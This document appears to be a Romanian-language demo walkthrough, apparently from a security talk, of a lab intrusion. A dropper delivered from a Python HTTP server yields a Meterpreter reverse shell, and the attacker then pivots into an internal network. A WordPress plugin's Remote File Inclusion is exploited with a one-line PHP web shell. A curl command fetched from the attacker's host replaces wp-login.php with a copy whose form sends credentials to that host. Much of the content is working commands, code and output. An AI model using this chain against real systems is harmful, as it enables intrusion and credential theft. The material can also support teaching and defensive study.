
Pregatim serverul de descărcare.

```
(kali@kali)-[~/Desktop]
└─$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
```

Executabilul a fost creat, testat și uploadat pe server.



COMPROMISING THE .DOC FILE



TIME FOR REVERSE SHELL

Dropper-ul a fost descărcat și executat cu succes.

```
(kali@kali)-[~/Desktop/dropper]
└─$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
192.168.1.145 - - [06/Oct/2024 17:46:55] "GET / HTTP/1.1" 200 -
192.168.1.145 - - [06/Oct/2024 17:47:15] "GET / HTTP/1.1" 200 -
192.168.1.145 - - [06/Oct/2024 17:50:16] "GET /Dropper.exe HTTP/1.1" 200 -
```

Și am obținut un reverse shell pe mașina victimei.

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.144:8080
[*] Sending stage (201798 bytes) to 192.168.1.145
[*] Meterpreter session 8 opened (192.168.1.144:8080 → 192.168.1.145:52695) at 2024-10-06 16:49:11 -0400

meterpreter > dir
Listing: C:\Users\victor\Documents\GitHub\Custom-C2-Framework\Utils\Dropper\x64\Release


```

Mode	Size	Type	Last modified	Name
100777/rwxrwxrwx	18944	fil	2024-10-05 10:01:08 -0400	Dropper.exe
100666/rw-rw-rw-	913408	fil	2024-10-05 10:01:08 -0400	Dropper.pdb

```
meterpreter > █
```

FURTHER ACCESS /WEB ATTACK

- Configuram un proxy pe mașina compromisă.
- Redirecționam traficul prin mașina noastră folosind SSH.
- Folosim proxychains pentru accesul intern în rețea.




Acum că avem acces la rețeaua hostului compromis, putem folosi tool-uri precum CrackMapExec pentru a enumera serviciile existente. Iată ce am descoperit:

- <http://192.168.109.63>: Aplicație web accesată de către angajați.
- 192.168.109.110: Adresa locală a controlerului de domeniu.

Acum că știm de existența aplicației web unde angajații se autentifică:

- Vom încerca să realizăm un atac Man-in-the-Middle, scopul fiind capturarea a cât mai multor credențiale
- Vom presupune că există victime care refolosesc parolele pentru alte servicii.





De îndată ce putem accesa aplicația web de pe mașina noastră, putem începe assessmentul.

Vom folosi tool-ul WPScan pentru a găsi informații pe care le putem exploata.


```
(patrick@kaly)-[~/Desktop/demo/server]
$ sudo wpscan --url http://192.168.109.63
[sudo] password for patrick:

-----
  W P S C A N
-----

WordPress Security Scanner by the WPScan Team
Version 3.8.20
Sponsored by Automattic - https://automattic.com/
 @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

-----

[+] URL: http://192.168.109.63/ [192.168.109.63]
[+] Started: Tue Oct  8 10:49:27 2024
```




Tipul și versiunea serverului web, precum și sistemul de operare al hostului.

```
[+] Headers
| Interesting Entries:
| - Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/7.4.12
| - X-Powered-By: PHP/7.4.12
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

Prezența unui plugin third-party de WordPress care ar putea reprezenta o vulnerabilitate.

```
[+] hackout-talks
| Location: http://192.168.109.63/wp-content/plugins/hackout-talks/
|
| Found By: Urls In Homepage (Passive Detection)
| Confirmed By: Urls In 404 Page (Passive Detection)
|
| Version: 4.3 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)
| - http://192.168.109.63/wp-content/plugins/hackout-talks/readme.txt
```


Analizând pluginul, observăm utilizarea funcției PHP `require_once`.



The screenshot shows a web browser window with the address bar displaying `192.168.109.63/wp-content/plugins/hackout-talks/`. The browser's address bar also shows several bookmarks: Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec. The main content area of the browser displays three PHP error messages:

```
Notice: Undefined index: file in C:\xampp\htdocs\wp-content\plugins\hackout-talks\index.php on line 2

Warning: require_once(C:\xampp\php\pear): failed to open stream: Permission denied in C:\xampp\htdocs\wp-content\plugins\hackout-talks\index.php on line 2

Fatal error: require_once(): Failed opening required " (include_path='C:\xampp\php\PEAR') in C:\xampp\htdocs\wp-content\plugins\hackout-talks\index.php on line 2
```

Aceasta sugerează o posibilitate de Remote File Inclusion (RFI).

Validăm posibilitatea executării unui cod extern si furnizăm un URL la alegere ca input pentru parametrul „file”.

Hackout | Portalul Atacurilor x URL Encode and Decode x Hackout | Portalul Atacurilor x +

192.168.109.63/wp-content/plugins/hackout-talks/?file=https://hackout.ro/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

HACKOUT Portalul Atacurilor Cibernetice

NOUTĂȚI VERIFICĂ TALKS CURS GRATUIT RAPORTEAZĂ

Suntem aici să te ajutăm!

Portalul Atacurilor Cibernetice din România

Aici vei găsi informații despre ultimele atacuri informatice precum și metode de a te proteja împotriva acestora atât pe internet cât și în viața de zi cu zi.

Susține proiectul nostru!


Donate

Mastercard VISA Bitcoin

Încercăm să includem un script simplu de PHP, care mai apoi ne va permite să executăm comenzi pe hostul site-ului.


```
shell.php x
1 <?php
2 system($_GET["cmd"]);
3
```

Site-ul execută cu succes scriptul de pe serverul nostru.



Aceasta ne permite să analizăm directoarele site-ului.

Explorand directoarele site-ului observăm că site-ul este construit în WordPress și
existenta fișierului wp-login.php.




```
Volume in drive C has no label. Volume Serial Number is 4ACD-743F Directory of C:\xampp\htdocs 10/04/2024 07:54 PM
. 08/30/2024 06:03 PM
.. 08/29/2024 06:13 PM 523 .htaccess 02/06/2020 06:33 AM 405 index.php 01/01/2024 12:02 AM 19,915 license.txt 09/11/2024 07:40 PM 7,409 readme.html 02/13/2024 02:19 PM 7,387 wp-activate.php 08/29/2024 06:08 PM
wp-admin 02/06/2020 06:33 AM 351 wp-blog-header.php 06/14/2023 02:11 PM 2,323 wp-comments-post.php 03/11/2024 02:08 PM 3,033 wp-config-sample.php 08/29/2024 06:10 PM 3,306 wp-config.php 10/04/2024 07:54 PM
wp-content 05/30/2023 06:48 PM 5,638 wp-cron.php 08/29/2024 06:07 PM
wp-includes 11/26/2022 09:01 PM 2,502 wp-links-opml.php 03/11/2024 10:05 AM 3,937 wp-load.php 05/28/2024 11:13 AM 51,238 wp-login-copy.php 10/06/2024 04:46 PM 51,082 wp-login.php 09/16/2023 06:50 AM 8,525 wp-mail.php 07/09/2024 03:43 PM 28,774 wp-settings.php 06/19/2023 06:27 PM 34,385 wp-signup.php 06/22/2023 02:36 PM 4,885 wp-trackback.php 03/02/2024 01:49 PM 3,246 xmlrpc.php
19 File(s) 238,864 bytes 5 Dir(s) 73,429,164,032 bytes free
```

Încercăm să pregătim un script malițios.

```
~/Desktop/demo/server/wp-login.php - Mousepad
File Edit Search View Document Help
wp-login.php x comenzi x
1502     ?>
1503
1504     <form name="loginform" id="loginform" action="http://192.168.109.44:8081/wp-login.php" method="get">
1505         <p>
1506             <label for="user_login"><?php _e( 'Username or Email Address' ); ?></label>
1507             <input type="text" name="log" id="user_login"<?php echo $aria_describedby; ?> class="input" value="<?php echo esc_attr( $user_login ); ?>" size="20"
1508             autocomplete="off" autocomplete="username" required="required" />
1509         </p>
1510         <div class="user-pass-wrap">
1511             <label for="user_pass"><?php _e( 'Password' ); ?></label>
1512             <div class="wp-pwd">
1513                 <input type="password" name="pwd" id="user_pass"<?php echo $aria_describedby; ?> class="input password-input" value="" size="20"
1514                 autocomplete="current-password" spellcheck="false" required="required" />
1515                 <button type="button" class="button button-secondary wp-hide-pw hide-if-no-js" data-toggle="0" aria-label="<?php esc_attr_e( 'Show password' ); ?>">
1516                     <span class="dashicons dashicons-visibility" aria-hidden="true"></span>
1517                 </button>
1518             </div>
1519         </div>
1520     </form>
1521
```

Scriptul va înlocui scriptul de login și va redirecționa credențialele către noi.

Manipulăm hostul site-ului să descarce noul script din serverul nostru.




The image shows a web browser window and a terminal window. The browser window displays the URL `192.168.109.63/wp-content/plugins/hackout-talks/?file=http://192.168.109.44:8081/shell.php&cmd=curl http%3A%2F%2F192.168.109.44%3A8081%2Fwp-login.php -o ..\..\wp-login.php`. The terminal window shows the command `python3 -m http.server 8081` being executed, and the output of the server logs, including a 404 error and several successful GET requests for `/shell.php` and `/wp-login.php`.

```
(patrick@kaly)~[/Desktop/demo/server]
File Actions Edit View Help

(patrick@kaly)~[/Desktop/demo/server]
$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
192.168.109.63 - - [08/Oct/2024 11:22:59] code 404, message File not found
192.168.109.63 - - [08/Oct/2024 11:22:59] "GET /shell.php&cmd=dir HTTP/1.0" 404 -
192.168.109.63 - - [08/Oct/2024 11:23:15] "GET /shell.php HTTP/1.0" 200 -
